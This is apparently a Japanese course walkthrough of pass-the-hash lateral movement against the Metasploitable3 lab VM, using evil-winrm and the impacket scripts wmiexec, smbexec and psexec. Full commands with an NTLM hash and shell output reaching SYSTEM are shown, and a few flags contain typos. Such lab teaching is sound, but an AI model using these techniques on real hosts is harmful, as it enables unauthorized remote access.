


metasploitable3 route3 walkthrough

このセクションでは WinRM によるラテラルムーブメントを再現しました。特筆すべき点としては、パスワード自体がどのように複雑であっても、ログオンできる権限があるアカウントのパスワードハッシュを入手し、ターゲットの設定で許可されていれば、そのまま正規のアカウントで接続できる事です。この場合、パスワードの強化では対策になりませんので、別途対策を考える必要があります。



パスワードハッシュによるログオン

<https://github.com/Hackplayers/evil-winrm>

上記の github にインストールの仕方が記載されています。

本講座中では、下記のコマンドを使用しました。

```
gem install evil-winrm
```

実行の流れ

```
./evil-winrm.rb -i 192.168.2.7 -u Administrator -H e02bc503339d51f71d913c245d35b50b
```

上記のコマンドでターゲットに接続可能です。

その他のハッシュを使用したログオン方法

動画では触れていませんが、何種類かパスワードハッシュを使用したログオン（またはリモートコマンド実行）の方法があります。

いずれも python のスクリプトで、下記にて入手できます。

<https://github.com/SecureAuthCorp/impacket>

各ツールの説明に関しては、下記をご覧ください。

<https://www.hackingartides.in/beginners-guide-to-impacket-tool-kit-part-1/>

よく攻撃に使用されるツールの代表的な例としては、下記 3 つがあります。

wmiexec.py

wmiに関しては、下記の記事をご一読ください。

<https://www.atmarkit.co.jp/ait/articles/0804/18/news154.html>

```
root@kali:~/udemy/metasploitable3/impacket/examples# python wmiexec.py Administrator@192.168.2.7 .hashes aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation
[*] SMBv2.1 dialect used
[*] Launching semi-interactive shell. Careful what you execute.
[*] Press help for extra shell commands.
C:\>whoami
metasploitable3\administrator
```

smbexec.py

```
root@kali:~/udemy/metasploitable3/impacket/examples# python smbexec.py .hashes aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b Administrator@192.168.2.7
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation
[*] Launching semi-interactive shell. Careful what you execute
C:\Windows\system32>whoami
nt authority\system
```

psexec.py

```
root@kali:~/udemy/metasploitables/impacket/examples# python psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b Administrator@192.168.2.7
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation
[*] Requesting shares on 192.168.2.7...
[*] Found writable share ADMIN$
[*] Uploading file OclwCqBY.exe
[*] Opening SVCManager on 192.168.2.7...
[*] Creating service nbm1 on 192.168.2.7...
[*] Starting service nbm1...
[*] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Powershell で WinRM を実行するコマンド

IP アドレスの部分は適宜ご変更ください。

```
Enter-PSSession -computername 192.168.2.7 -Credential Workgroup¥Administrator
Set-Item WSMan:¥localhost¥Client¥TrustedHosts -Value 192.168.2.7
```